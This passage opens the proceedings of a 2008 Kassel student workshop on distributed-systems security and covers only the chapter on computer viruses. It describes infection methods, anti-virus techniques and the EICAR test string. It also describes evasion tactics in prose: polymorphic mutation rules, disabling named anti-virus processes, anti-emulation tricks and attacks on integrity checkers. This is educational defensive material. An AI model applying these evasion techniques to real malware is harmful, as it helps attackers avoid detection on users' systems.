1st Kassel Student Workshop on Security in Distributed Systems

KaSWoSDS'08

Viruses 1
Buffer Overflows 21
SQL Injection 35
Cross Site Scripting (XSS) 51
Spoofing 67
Attacs on Classical Crypto Systems 85

Proceedings
2008-02-13

Preface

With this document, we provide a compilation of in-depth discussions on some of the most current security issues in distributed systems. The six contributions have been collected and presented at the *1st Kassel Student Workshop on Security in Distributed Systems (KaSWoSDS'08)*. We are pleased to present a collection of papers not only shedding light on the theoretical aspects of their topics, but also being accompanied with elaborate practical examples.

In Chapter 1, Stephan Opfer discusses Viruses, one of the oldest threats to system security. For years there has been an arms race between virus producers and anti-virus software providers, with no end in sight. Stefan Triller demonstrates how malicious code can be injected in a target process using a buffer overflow in Chapter 2. Websites usually store their data and user information in data bases. Like buffer overflows, the possibilities of performing SQL injection attacks targeting such data bases are left open by unwary programmers. Stephan Scheuermann gives us a deeper insight into the mechanisms behind such attacks in Chapter 3. Cross-site scripting (XSS) is a method to insert malicious code into websites viewed by other users. Michael Blumenstein explains this issue in Chapter 4. Code can be injected in other websites via XSS attacks in order to spy out data of internet users, spoofing subsumes all methods that directly involve taking on a false identity. In Chapter 5, Till Amma shows us different ways how this can be done and how it is prevented. Last but not least, cryptographic methods are used to encode confidential data in a way that even if it got in the wrong hands, the culprits cannot decode it. Over the centuries, many different ciphers have been developed, applied, and finally broken. Ilhan Glogic sketches this history in Chapter 6.

Thomas Weise and Philipp A. Baer, eds.
© 2008, Distributed Systems Group
University of Kassel
Wilhelmshöher Allee 73
D-34121 Kassel
Germany
http://www.vs.uni-kassel.de

Contents

Preface V

Contents VII

1 Viruses 1
1.1 Definition 1
1.2 Virus Techniques 1
1.2.1 Infection 3
1.3 Anti-virus Techniques 5
1.3.1 Scanning 6
1.3.2 Employing static Heuristics 6
1.3.3 Integrity Checking 6
1.3.4 Behaviour Blocking 7
1.3.5 Emulation 7
1.3.6 Testing 8
1.4 Art of Virus-self-defence 8
1.4.1 Concealment Strategy 8
1.4.2 Anti-anti-virus Techniques 10
1.5 A Practical Example 12
1.5.1 Step by Step 12
1.6 Concluding Remarks on History 17

References 18

2 Buffer Overflows 21
2.1 Introduction 21
2.2 Memory Layout 21
2.3 The Stack 22
2.3.1 Usage of the Stack 22
2.3.2 Working with the Stack 23
2.4 Assembler Basics 23
2.5 Getting to know the Compiler/Debugger 25
2.5.1 Watching the Stack 26
2.5.2 Changing the Return Address 26
2.6 Buffer Overflow 27
2.7 Converting C to Assembler 27
2.8 Exploit the Buffer Overflow 28
2.8.1 Converting Assembler Instructions to Hex 30
2.8.2 `nop` Sled Technique 31

2.8.3 Jump-to-Register Technique ... 31
2.8.4 Shellcode in Environment Variables Technique ... 31
2.9 Common Programming Mistakes ... 31
2.10 Counter Measurements ... 32
2.10.1 XD and NX-bit ... 32
2.10.2 GCC Stack Protection ... 32
2.10.3 Microsoft API-functions ... 32
2.11 Summary ... 32

References ... 33

3 SQL Injection ... 35
3.1 Introduction ... 35
3.2 Web Applications ... 36
3.2.1 Structure ... 36
3.2.2 Vulnerabilities ... 37
3.2.3 Threat Classification ... 38
3.3 SQL Injection ... 38
3.3.1 Structured Query Language ... 39
3.3.2 Database Structure ... 40
3.3.3 Basic Techniques ... 40
3.4 Perform SQL Injection ... 41
3.4.1 With Error Messages (Standard) ... 41
3.4.2 Without Error Messages (Blind) ... 44
3.4.3 Stored Procedures ... 45
3.5 Prevent SQL Injection ... 45
3.5.1 Input Validation ... 46
3.5.2 Parameterized Queries ... 46
3.5.3 User Privileges ... 47
3.5.4 Generic Error Messages ... 47
3.6 Summary ... 47

References ... 48

4 XSS – Cross Site Scripting ... 51
4.1 Introduction ... 51
4.1.1 Internet today ... 51
4.1.2 Definition of XSS ... 52
4.1.3 Some statistics about XSS ... 52
4.2 XSS Reasons ... 52
4.3 Target of an XSS Attack ... 53
4.3.1 Cookie Stealing or Session Hijacking ... 53
4.3.2 Cross-Site-Request-Forgery (XSRF) or Session Riding ... 53
4.3.3 Direct Code Injection ... 54
4.4 XSS Attack ... 54
4.4.1 Prerequisites for an XSS attack ... 54
4.4.2 Countermeasures of Websites ... 54
4.4.3 XSS Vulnerabilities even with Input Filtering ... 55
4.5 Using GET and POST methods ... 56
4.5.1 GET Methode ... 57
4.5.2 POST Methode ... 57
4.6 Lure a User on a manipulated Page ... 58
4.6.1 Social Engineering ... 58
4.6.2 Direct XSS Code ... 58

4.7 Automatic XSS attacks 59
4.8 Security Measures 60
4.9 Current Examples 60
4.9.1 bundesregierung.de 60
4.9.2 e-plus.de 61
4.9.3 XSS worms 62
4.10 Conclusions 63
4.11 Weblinks 64
4.12 Appendix 64

References 64

5 Spoofing 67
5.1 Introduction 67
5.1.1 Spoofing? – A Brief Description 67
5.1.2 What is Spoofing? – A Longer Description 67
5.2 The Types of Spoofing 68
5.2.1 IP Spoofing 68
5.2.2 DNS Spoofing 69
5.2.3 DHCP Spoofing 70
5.2.4 MAC Spoofing 70
5.2.5 Mail Spoofing 71
5.2.6 URL Spoofing 71
5.3 A Closer Look at ARP Spoofing 72
5.4 Summary 75
5.5 Appendix – `arppoison.c` 77

References 82

6 Attacks on Classical Cryptographic Systems 85
6.1 Introduction 85
6.2 Attack Models 85
6.3 Security Issues of Cryptosystems 86
6.4 Transposition Ciphers 86
6.5 Substitution Ciphers 88
6.5.1 Monoalphabetic Substitution 88
6.5.2 Polyalphabetic Substitution 90
6.6 Enigma – a World War II Story 93
6.6.1 Basic Functioning 93
6.6.2 Cryptanalysing Enigma 94
6.7 Summary 96

References 96

List of Figures 97

List of Tables 99

List of Listings 101

1

Viruses

Abstract. A virus is a programme which inserts its code into several other programmes and thus spreads itself. The aim of this paper is to provide a harmless, in a given context self-replicating virus. The underlying mechanisms are explained. It is discussed how to handle viruses and what general defensive measures are available. This paper closes with a short overview of the history of computer viruses.

Stephan Opfer, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
stephan.opfer@gmx.net

1.1 Definition

A computer virus (from the Latin word *virus* meaning toxin or poison) is a computer programme which infects other targets on a computer with its own malicious code. An infected target then shows the same or a similar behaviour like the virus itself. Infected targets are able to infect other programmes (targets) when they are executed or used in their original way. This is why a computer virus bears the name of its namesake: the biological virus. A biological virus has no own metabolism and therefore it uses the metabolism of its host cell to spread. A computer virus thus needs a host on the computer to spread. It can only infect targets when its host is executed. This fact makes the difference between a computer virus and a computer worm. They both are often mixed up, but in opposition to a computer virus, a computer worm is a programme with an execution routine which spreads itself on its own. The variety of ways a computer virus can infect its targets and force them to do what it wants them to do are as many as with its biological namesake. The multiplicity of its targets is as big as with its biological counterpart, too. Both will be discussed in the next sections.

1.2 Virus Techniques

The number of victims, which viruses can choose between, is really large. Before explaining the techniques of infection, a short overview on the different possible targets will be given.

Master Boot Record and Boot Sector

As already mentioned, a virus cannot execute itself or infect other programmes by itself. Therefore, viruses have to ensure that they *are* executed by other entities. A very practical

<table>
<tr><th colspan="2">address</th><th colspan="2" rowspan="2">function / content</th><th rowspan="2">size (bytes)</th></tr>
<tr><th>hex</th><th>dec</th></tr>
<tr><td>0x0000</td><td>0</td><td colspan="2">boot loader</td><td>max. 440</td></tr>
<tr><td>0x01B8</td><td>440</td><td colspan="2">disc signature (since Windows 2000)</td><td>4</td></tr>
<tr><td>0x01BC</td><td>444</td><td colspan="2">Null (0x0000)</td><td>2</td></tr>
<tr><td>0x01BE</td><td>446</td><td colspan="2">partition table</td><td>64</td></tr>
<tr><td>0x01FE</td><td>510</td><td>0x55</td><td rowspan="2">MBR-Signatur (0xAA55)</td><td rowspan="2">2</td></tr>
<tr><td>0x01FF</td><td>511</td><td>0xAA</td></tr>
<tr><td colspan="4">total</td><td>512</td></tr>
</table>

Table 1.1: Architecture of the master boot record

solution for this problem comes along with the fact that almost every storage media has a boot sector or a master boot record. A master boot record is the first part of a hard disk and measures 512 bytes in size, which is as same as big as one hard disk sector. The structure of a master boot record usually consists of a boot loader, a disk signature, a partition table and the master boot record signature, as described in Table 1.1 [1]. The boot loader is a little programme that locates the active partitions of the hard disk and gives control to the operating system boot code of the first partition. This code then will load and start the operating system. When a virus infects the boot loader, the virus is executed every time the computer is started. This means that the virus is executed before the operating system starts. Hence, no anti-virus software will be active while it is executed. However, the virus now has to do its own (malicious) work and the work of the boot loader too, because the system has to run as usual. Table 1.1 shows that the boot loader is only 440 bytes long. If the virus does not use other disk space, it has only 444 bytes room for storage (including the disk signature). If the virus wants to use other disk space, it has to allocate it properly. This allocation depends on the file system used, which brings up another problem: There are no operating system functions available to access unused disk space before the operating system is running. The normal behaviour of a boot sector virus is that it loads itself into the memory and waits until the system accesses a floppy disk. Then it infects the boot sector of this floppy disk. If the floppy disk is now used to boot another system, the boot sector of the floppy disk will be executed and the boot sector virus can infect the master boot record of the booted system. While boot sector viruses were seen quite often in the mid-nineties, they are really rare to find today. Reasons for this are the problems described above and the proper authorisation actual operating systems require from the user in order to write into the master boot record. Newer Basic Input Output Systems also have a master boot record protection. Today, systems are rebooted less often and only rarely from bootable exchange media like floppy disk or CD-ROM.

Executables and Script Files

Viruses most often infect executable files. These are files that can be executed by user or the system and were produced by a compiler or a linker from source code. In a Unix environment, executables and script files have one of the following suffixes: none, .o, .so, .dylib. In a Windows or DOS environment, the names of such files end with: .com, .exe, .dll, .ocx, .sys, .scr or .bat. A virus infects these files, because they are executable like the master boot record. Every time they are executed, the virus can start its work to infect other files.

A script file is a file that can be executed directly from source code without compilation, since it just has to be interpreted. Therefore it is stored in text format and has another ending to show the system that it contains a script. Script files depend on other applications which interpret them. For example, almost every operating system comes along with a command

shell and a script language for this application. Script files can be infected by a virus like every other executable file.

Macros




Fig. 1.1: Macro virus infection steps

Macros are part of documents and are used to automate and simplify recurrent tasks [2]. A macro can be quite powerful, because it works like a script. OpenOffice and Microsoft Office are the most common office systems. Their documents can contain macros that are executed every time the documents are loaded (start-up-macro). This is one way viruses can get control during the execution or use of documents. If the start-up-macro is infected by the virus, it could insert itself into the global version of the start-up-macro and into a macro which will be executed when a document is saved (save-macro). The global versions of macros are a set of macros which the office system uses like a library. If we insert a new macro into a document, the office system uses a copy of the global version from these macro set. Afterwards the save-macro will infect every document with the start-up-macro, which will be saved by the user as shown in Figure 1.1. Usually, a macro is constructed by an office user to make its work easier. The facts that many office users can write a macro and that it is possible to write a virus with macros implies that many people are able to write viruses. This makes macro viruses even more dangerous. Another point is that normal office system users neither know about these special start-up-macros nor are aware of how powerful they are. As a consequence, the normal office user exchanges his documents without any precautions. This was probably the reason for macro viruses becoming the most common viruses in the year 2000.

1.2.1 Infection

In this section, it is explained how a virus can infect a file. We will also show the different locations where viruses may reside inside of infected files [3].

Companion Virus

A companion virus does not infect a file directly nor installs itself into a file. Thus, it does not modify the code of the infected file at all. The companion virus just lets the system or

the user execute it without their knowledge. Then, it starts the ”infected” target. Therefore the user does not notice that he executes the virus. There are several ways for the companion virus to achieve that it will be executed before the target. Here are some examples:

- The virus exists at a folder in the search path which is looked up earlier as the folder of the target:
  - The operating system MS-DOS searches for an executable named foo by looking for foo.com, foo.exe and foo.bat, in this order. If the target file is a .exe file, then the companion virus produces a .com file with the same name.
  - Every Unix-like system has a path variable which defines where executables can be found. The variable is a string (see Listing 1.1) with locations seperated by colons. When the executable is located in `/usr/games`, the companion virus has to copy itself into `/usr/local/bin` and change its own name into the name of the executable. In contrast to MS-DOS, the virus must have all the permissions of the root user to write into this folder.
- Windows associates file types with applications in the registry. With some changes in the registry, the association for .exe files can be made to run the companion virus instead of the target. This results in a very effective way to infect all executable files at once.
- Companion viruses are also able to infect graphical user interfaces. The icon of the target application will be overlaid with the transparent icon of the companion virus and when a user clicks on what he thinks is the icon of the application, the companion virus runs instead.

```
1 echo $PATH
2 /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
    /sbin:/bin:/usr/games
```

Listing 1.1: Unix path variable

Prepending Virus

A prepending virus, as its name implies, appends itself in front of a file. Hence, the file becomes the host of the virus. The virus has to copy the original host, overwrite the beginning of the host with itself and append the copied original host. As a consequence, the virus is activated first, when the infected host is executed. After the prepending virus did its job, it restores the host in its original version in memory and executes it. Despite a little delay, the user does not notice anything.

Appending Virus

The easiest way to place a virus into a host is to append the virus. After the virus appended itself, it just has to get control before the host gets it. There are two ways to do that:

- The appending virus copies the first instructions of its host and overwrites them with a jump instruction, which jumps to the beginning of the virus (usually: begin + original file size + 1). After the virus did its job, it restores the host to the state before infection with the help of the copied instructions and runs the host.
- In case the host has an executable file format which defines its start address in his header, the virus just has to modify this specific header entry and jump back to original start of its host afterwards.

Overwriting Virus

An overwriting virus overwrites the code of its host. To get control, it often writes itself at the beginning of his host. The advantage of this kind of virus is that it does not change the size of its host, but as a consequence, the host is most often unrecoverably damaged. There are several basic approaches to avoid damaging the host:

- The virus searches for unimportantly looking code, like repeated values, with the aim not to break the host while overwriting these parts. After its execution, it can restore the values without remembering which values it has overwritten. It is able to do this, because it skipped the first value of the repeated values, knowing that it will later use it for restoring.
- The virus stores the overwritten part of the host into an innocent looking picture, does its job and restores the host to run it.
- The virus can compress the host to get enough space for itself.
- There are some unused padding areas in the file. Such areas are included by compilers in order to allow the kernel to map the programme files faster into memory.
- Many file systems overallocate files and the virus can use this overallocated space to store either the overwritten parts of the host or it uses this space for itself. This approach is not very portable, because it depends on the file system type.

Inserting into Target

The virus inserts itself into its target by moving the code of the target out of the way. Afterwards, the virus intersperses its own code into the code of the host. A big advantage of this technique is that the virus can neither be located at the beginning nor at the end of the host. Anti-virus software often searches just at these two points for viruses. To find such a virus, the anti-virus software needs to search in the whole file, which takes a lot of time. Therefore the most users of anti-virus software turn off this intensive search option, when they scan their system in the context of the usual precaution scanning. A big drawback is the fact that the virus has to change branch targets, update data locations and modify linker relocation information, because the insertion of the virus code could have changed the original addresses. This is very difficult and therefore rarely seen.

1.3 Anti-virus Techniques

Now we have discussed the possible targets and infection methods of viruses, we will come to the weak spots of viruses. When a virus infects a target which is already infected, the target consists of the original host, the first virus and the second virus. When executing the double infected target, at first the second virus will get control and finish its work. Next the first virus gets control, because the second virus will give the control back to that part of the target which should have got control instead of it if it had not infected the target. So the first virus gets control from the second virus, finishes its work and gives the control back to the original host. So far, there is no problem, but what happens if a virus infects the same target more than two or three times? As mentioned before, the user can only notice a little delay on executing the target, if it is infected by a virus. When the target is infected about a hundred times, the delay will be much longer and the infection will be recognized by the user. Even if the user does not notice the delay, there could be another problem: The size of the target is increased by almost every infection method, which can be noticed by the user, too. The target can become too big for an e-mail attachment or other kinds of spreading. As a consequence, viruses must avoid reinfecting their hosts. This is the Achilles' heel of viruses. If a virus can identify an already infected target, anti-virus software can do it the same way. All the following anti-virus techniques are more or less exploiting this weak spot. The first three techniques belong to static anti-virus techniques and the last two to dynamic anti-virus techniques [3].

1.3.1 Scanning

It is necessary to say that, in this paper, the term *scanning* refers to a special technique that anti-virus software uses. It is not the commonly used meaning of general analysing targets. An ordinary virus uses something like a special number (123456789) or a string ("You are infected") at a specified position to identify infected targets. Anti-virus software not only search for those "magic numbers", but also for everything else that looks like known viral code or traces made by viruses. We refer to all such indicators as "virus signatures". Scanning depends on a virus database, which should contain every known virus signature. This is a disadvantage of scanning, because the best scanning algorithm cannot find a virus whose signature is not known. Even assuming that users will update their virus database frequently, there will always be a delay between the occurrence of a new virus and his booking in the virus database. In summary, scanning is a good approach for finding viruses, because in most cases, the anti-virus software receives knowledge which particular virus was found and how it can be removed.

1.3.2 Employing static Heuristics

The difference between scanning and using heuristics is the fact that it is not necessary to know the virus. Another advantage of heuristics is that a lot of different ones can be combined. For example, a heuristic could use boosters and stoppers. A booster is everything which indicates that the code contains a virus. Stoppers are the opposite of boosters. When they occur in a code, it is a cue for code of non viral origin. Those heuristics are made by anti-virus researchers and by computer-aided analyses of known virus signatures. Boosters added by anti-virus researchers to the heuristic could detect junk code, decryption loops, self-modifying code, manipulation of interrupt vectors and use of unusual instructions, which are normally not generated by compilers. Analysing known virus signatures can bring up generic signatures for viruses that can be used to find unknown viruses, too. Such generic signatures could also be used to decrease the needed amount of signatures by using the scanning technique mentioned before. A stopper is, for example, code that opens a pop-up dialogue for the user, because viruses normally do not open dialogues. In contrast to boosters, stoppers can only be added by expert anti-virus researchers, because there are no databases for non viral code which could be analysed. Other kinds of heuristics can compute the distance between the entry point of the code and the end of the file and compare it to uninfected example files. If the difference is too small, it may indicate an appending virus. Yet another heuristic creates a spectral analysis of the code and compares it to spectral signature of uninfected code. Due to encryption used by some viruses, probably different spectral signatures are the result. After collecting the data of all heuristics, their results are used to compute a weighted sum. When this value passes a predefined threshold, the target will be deemed as infected. The advantage of heuristics is the possibility to detect new and unknown viruses. Problems that come along with heuristics are the number of false-positive detections and that they do not identify the virus, which means that they usually cannot be used to disinfect the target.

1.3.3 Integrity Checking

An insufficient anti-virus technique is checking the file integrity. Initially, a 100% virus free system is needed. Then the anti-virus software can compute a checksum for every file that should be monitored and stores these checksums. Usually, it does this for all executable files. To check if a file is infected, the anti-virus software has to recompute the checksum and compare it to the stored checksum. When they differ, the file was changed unauthorizedly. The definition of an unauthorized modification leads us to the weak spot of this technique. This point is explained later in this paper. The questions when and how the checking will take place divides the group of anti-virus software, which uses integrity checking, into three categories.

- Offline: The integrity of the checksums will be checked periodically (e.g., once a week).
- Self-checking: The anti-virus software uses viral techniques to modify executable files in a way that they will check their checksums by themselves every time before execution. It is indeed interesting, that anti-virus software uses viral techniques against viruses. Such anti-virus software often also uses self-checking to protect itself against infection.
- Integrity shells: The checking will be performed by the operating system kernel before the execution of binary files. For other file formats, like scripts and batch files, the time of the checking may differ.

The only advantage of integrity checking is performance. Of course, it is much faster to calculate a checksum than to scan a whole file. However, this method is by no means reliable. A virus can only be detected when it already has infected a target and the source of infection cannot be pinpointed afterwards. When copying an infected file from somewhere to another computer system, the virus cannot be detected because no checksum of the uninfected version of this file is available. Once a file got modified legally (e.g., by an update), it is not possible anymore to be sure that the difference between the checksums belong to an infection. That leads to the question: What is an illegal modification? The definition of what is a legal and what is an illegal modification depends on the user. Every modification that the user does not allow is illegal. Finally, this means that the user has to decide which file is infected and which is not. This decision should be made by the anti-virus software instead of the user. To sum it up, integrity checking is a very efficient way of finding out whether a file was modified or not. However, it is more of an utility than a sufficient anti-virus technique.

1.3.4 Behaviour Blocking

Behaviour blocking is a dynamic technique and similar to the static scanning technique. While scanning works on files, which are static during the scanning process, behaviour blocking monitors the execution of executable files. Like scanning behaviour, blocking depends on a database but it defines suspicious and unsuspicious behaviour instead of instructions. This database also is created by expert anti-virus researchers and contains generic and dynamic signatures like *open* a file with read and write permission, *reading* the portion of the file header containing the start address, *writing* into that portion, *seeking* the end of the file and *appending* something to it. Again, the signatures can also be divided into boosters and stoppers. With the assistance of the generic and dynamic signatures, behaviour blocking is able to detect unknown viruses, but it usually cannot identify them or disinfect the targets. The fact that the code is running while monitoring has both, advantages and disadvantages. The advantage is that code obfuscation is not a problem anymore. No matter how much the malicious parts are obfuscated, a suspicious I/O call is clearly detected by the anti-virus software. The disadvantage is that the virus may already have performed forbidden actions before it was detected. It may, for instance, start with deleting a large number of files. The question arises what the threshold for being suspicious is and how the anti-virus software can undo the deletion? There are some good working approaches, like inserting a small delay before sending an e-mail in order to give the anti-virus software some time to prevent it, or increasing the time window, in which data will be logged, in order to enable a more comprehensive undo operation after a possible virus detection. However, the basic problem remains.

1.3.5 Emulation

An anti-virus technique which uses emulation works similar to behaviour blocking. The small, but important, difference is that the code runs in an emulated environment. That means that it is not important to stop the virus doing any harmful things, because it does not matter if the virus destroys anything in an emulated environment. The only goal is to detect the virus. Under these circumstances, there are more options to act against a virus. A virus

which is normally encrypted has to decrypt itself before it starts to work. In an emulated environment, we can wait some time until a possible virus has probably decrypted itself. Later, we can stop the emulation and start scanning. But how can we detect whether the virus finished its decryption? This could be done with the help of dynamic signatures, which match on behaviours like modifying more than 30 bytes (depending on the architecture), suddenly followed by normal behaviour. In general, a sequence of boosters followed by a sequence of stoppers is always a good hint that the virus stopped its work. Emulation has a special advantage against metamorphic viruses. Under normal circumstances, there is the problem that the virus always appears with slightly different signatures, and it is hard to find the rules which the virus is using for his metamorphosis. In an emulated environment, we can let the virus spread as often as we like, until we can detect all its signatures. To summarize the advantages and disadvantages of emulation: It is possible to detect known and unknown viruses, especially new polymorphic viruses and the viruses running in a safe environment where they cannot do any harm. However, emulation is always slow and it is not always possible to emulate the system precisely enough. That means that the virus sometimes does not reveal itself in emulated systems.

1.3.6 Testing

How can we find out whether anti-virus software is working correctly or not? Of course, we can use a live virus, but what happens when our anti-virus software is not working? It is better not to experiment with viruses, because there is a much easier way of testing your anti-virus software.

```
1 X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Listing 1.2: EICAR test file

The European Institute for Computer Antivirus Research (EICAR) built a string, which is shown in Listing 1.2, for testing whether anti-virus software is running correctly or not. The EICAR test file is available as MS-DOS executable .com file, which prints out "EICAR-STANDARD-ANTIVIRUS-TEST-FILE!" and stops, or as a simple text file within this 68 Byte string [4]. When anti-virus software detects a file which contains this string, it will proceed as if a real virus has been found. The file is not only useful for testing if anti-virus software is running. Putting the string into a file and compressing it, it could be interesting to see if anti-virus software still detects it as a virus. Generally, it is possible to use the string in any executable file, which could use any known virus strategy of concealment, to test anti-virus software in context of this strategy. One little disadvantage is left to mention: The string is the key of detection. If anti-virus software does not work with a scanning technique, it cannot detect the string and therefore it cannot detect the file as a virus, but almost every anti-virus system is using a scanner, so that is not an issue.

1.4 Art of Virus-self-defence

There are two forms of virus self defence: Concealment strategies, discussed in the following section, are used by the virus itself to hide and to avoid detection[3]. In the second subsection, anti-anti-virus techniques are introduced which are used to modify the system and the anti-virus software in favour of the virus.

1.4.1 Concealment Strategy

Encryption

A virus can encrypt itself in order to hide. The decryption part of a virus must not be encrypted, because otherwise the virus cannot decrypt itself. Therefore, this technique is

only useful if the decryption part is much smaller than the rest of the virus. If a simple anti-virus software is scanning for viruses, it can only *see* the decryption loop of the virus, which might not be enough to alert the software, because the typical virus signatures are hidden due to the encryption. The encryption techniques of the viruses can be divided in two categories: A virus of the first category only use very simple encryptions like the Caesar cipher, bitwise rotation, constant keys which are added to each byte, or keys which depend on the size of the target. This sort of encryption is more like obfuscation than encryption. Full-fledged encryption methods are applied by the viruses of the second category. In general, the statement that a virus cannot contain a complex encryption algorithm is right, because the virus would be too easy to find. Nowadays, most operating systems provide encryption libraries which could be used by viruses and, as a consequence, they become able to use even sophisticated encryption method. The weak spot of this technique is that the viruses encrypt themselves in a static way. That means that the virus looks similar at every infected file. This constancy makes it almost useless for a virus to encrypt. Every encryption scheme, as mentioned before could also use random keys to avoid this constancy.

Stealth

Viruses using stealth techniques want to keep up appearances that their targets were uninfected and that there is actually no virus on the system. The virus tries to store as much information about the file before the infection as it can. This includes the timestamp, file size and file contents. Thereafter, it intercepts every I/O call affecting its target and responds with the values of the original file, even if it has to restore the complete file. A variation of the stealth technique is the reverse stealth technique. Instead of making everything looking as innocent and as usual as possible, its aim is to make as much files as possible looking suspicious. Ironically, the most dangerous part of such virus is the damage done by the anti-virus software, which will try to disinfect every file which is supposed to be infected.

Oligomorphism

When a virus encrypts itself with a new random key for every infection, it is needless to say that it is not a good idea to try to find the virus by searching with virus signatures. Therefore, the anti-virus software will try to detect the decryption part of the virus. The next logical step to avoid this is to use different decryption routines for every infection. A virus is called *oligomorph* when it has a small defined number of decryption methods. For every infection, the virus can randomly take one of these methods out of its pool. This technique is not very smart, because the anti-virus software just has to search for different decryption codes instead of only one special decryption part.

Polymorphism

To explain polymorphism there is suffices to say that polymorphism is the same as oligomorphism with an infinite number of decryption routines. This means that a polymorphic virus cannot be detected by an enumeration of all decryption variants. This is a problem for the anti-virus software, but also for the virus itself. As mentioned before, it is essential for a virus not to reinfect a target. This leads to the question how a virus can detect that a target is already infected? Roughly spoken, it uses tricks which have nothing to do with the file content itself. Here are some examples:

- The virus can change the file timestamp to assure that the sum of it would always produce a multiple of 12.
- The file size can be padded up to a size which is a multiple of 1234.
- In more complex executable files, the file header often contains information which the system does not use. The virus can set some flags in these parts, use a special combination of attributes, or just use an extremely rare linker for this file.

- The virus can store the information about the infected files into an innocent looking picture or a registry entry (if he has the rights to write into the registry). The information will be saved after the virus used a proper hashing algorithm for it. As a consequence, the anti-virus software cannot identify the infected files even if it has found the stored information.

Notice that the tricks explained before do not need to work perfectly. It does not matter for the virus if it is not able to infect all possible targets and therefore it does not matter for it to get false-positive results of its infection test.

Since the question of self-detection is clarified, the actual mechanisms will now be explained. How can a virus produce an endless number of different decryption codes, which actually all do the same? The code of the decryption routine is transformed by using a mutation engine. A mutation engine has a large set of rules. With the help of these rules a mutation engine can modify some code it receives as input and returns a mutated version of this input, no matter what kind of code it was. Here comes a small list of the rules for transformations:

- **Instruction equivalence:** There are very often many instructions which actually do the same.
  `clear r1 == move 0, r1`
- **Instruction sequence equivalence:** This is just a generalisation of instruction equivalence.
  `x = 1 == y = 31, x = y - 30`
- **Instruction reordering:** Very often it does not matter in which order some instructions were made.
  `read a, read b, read c == read b, read c, read a`
- **Inserting junk code:** That means to insert code that actual does nothing.
  `x = x + 1 - 1`
- **Subroutine interleaving**: It is possible to use subroutines which always call the next subroutine instead of using normal sequences of code.
- **Run-time code generation:** In some programming languages, it is possible to generate code while running it.
  `c = a + b == generate(c = a + b), run generated_code`

Metamorphism

A metamorphic virus does not use encryption like the polymorphic virus does, so it does not need a decryption part. A metaphorphic virus avoids detection by mutating its entire virus body, even the mutation engine itself. All mutation techniques of the polymorphic viruses apply here too. Metamorphic viruses disassemble themselves from machine code into a meta-code. Afterwards, they reassemble themselves again and produce a completely new virus with the same functionality. This technique is very complex and needs special knowledge. Therefore, such viruses are only rarely seen.

1.4.2 Anti-anti-virus Techniques

Anti-anti-virus techniques are techniques that do either, aggressively attack anti-virus software, try to make analysis difficult for anti-virus researchers, or try to avoid detection by knowledge of how anti-virus software works. The latter two methods also fit for the encryption techniques described in the last sections [3].

Retroviruses

Retroviruses try to disable any anti-virus software on the infected system. Therefore, they have a list of processes usually used or produced by anti-virus software. For example,

Avgw.exe, F-Prot.exe, Navw32.exe, Regedit.exe, Scan32.exe and Zonealarm.exe. The list also contains system utilities like the registry editor or other security applications like firewalls. A virus could simply kill these processes, but the user will notice the missing icon in his taskbar. A smarter approach is to steal CPU time of those processes by decreasing their priority. Another way could be to stop the anti-virus software being up-to-date by preventing it to resolve hostnames of the network. Generally, it is more intelligent to let the anti-virus software run and clog its work than to kill it.

Entry Point Obfuscation

When a virus uses the technique of entry point obfuscation, it searches for an insertion point in the target which is neither the beginning nor the end of it. Therefore, the virus needs a search routine for this point, because it differs from host to host. Choosing it randomly is no solution, because it could be an error-handler, which probably will never be executed or it could be a loop which would be to obvious. Usually, viruses using entry point obfuscation take spots like the close method, which will only be executed once per process. When the virus has found his entry point, it will insert a jump instruction to gain control when the shutdown code is executed.

Anti-Emulation

The simplest way for a virus to avoid detection in an emulated environment is not to run at all. How can a virus differ between an emulator and a real system? The answer is quite simple, because an emulator cannot emulate everything. For example the virus could check the content of a website and only execute when it is valid. The emulator cannot know what the content of this website is, unless the emulated environment has real access to the internet, which is difficult and also contradicts the idea of preventing viruses from spreading. Another approach is to load libraries that the emulator does not support because they are rarely used. Usually, emulators can detect junk code, so it could be a good idea to disguise it as useful code, like computing the dates of all Mondays since 1970 or values of a complex mathematical function. If the emulator executes every file only one time to check if it is infected, the virus may only run in 1 of 10 times to avoid a detection in 90 percent of the time. This means that the virus would be mistaken as harmless code and could later be executed without treatment.

Integrity Checker Attacks

Integrity checking is not very secure against virus attacks. A virus can delete the whole checksum database which prompts the integrity checker to recompute all checksums. A virus also can wait until a file is legally changed. When the virus directly infects the file after it was legally changed, the user will dismiss the alert as a false-positive. A stealth virus may be able to fake the checksum, thus the integrity checker will notice nothing [5]. An infection by a companion virus also cannot be detected by an integrity checker, because it does not affect the file.

Avoidance

The best technique to avoid detection is to prefer places where the anti-virus software does not search. To achieve that, it must be assumed that the anti-virus software is not searching everywhere, which usually is the case. Sometimes, only special file formats will be scanned, thus a virus could hide in a file format which will be spared. Some scanning anti-virus software has problems with compressed files. So they may not scan the content of compressed

files. An avoidance method, hence, could be to look like a compressed file by having compressed junk code at the beginning and the end of the file. Another way could be to infect USB sticks, because they are rarely scanned. In general avoidance is not a very effective strategy.

1.5 A Practical Example

